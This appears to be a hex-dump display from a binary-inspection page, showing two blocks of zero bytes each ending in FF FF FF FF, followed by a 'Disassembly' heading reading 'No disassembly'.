			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Disassembly

No disassembly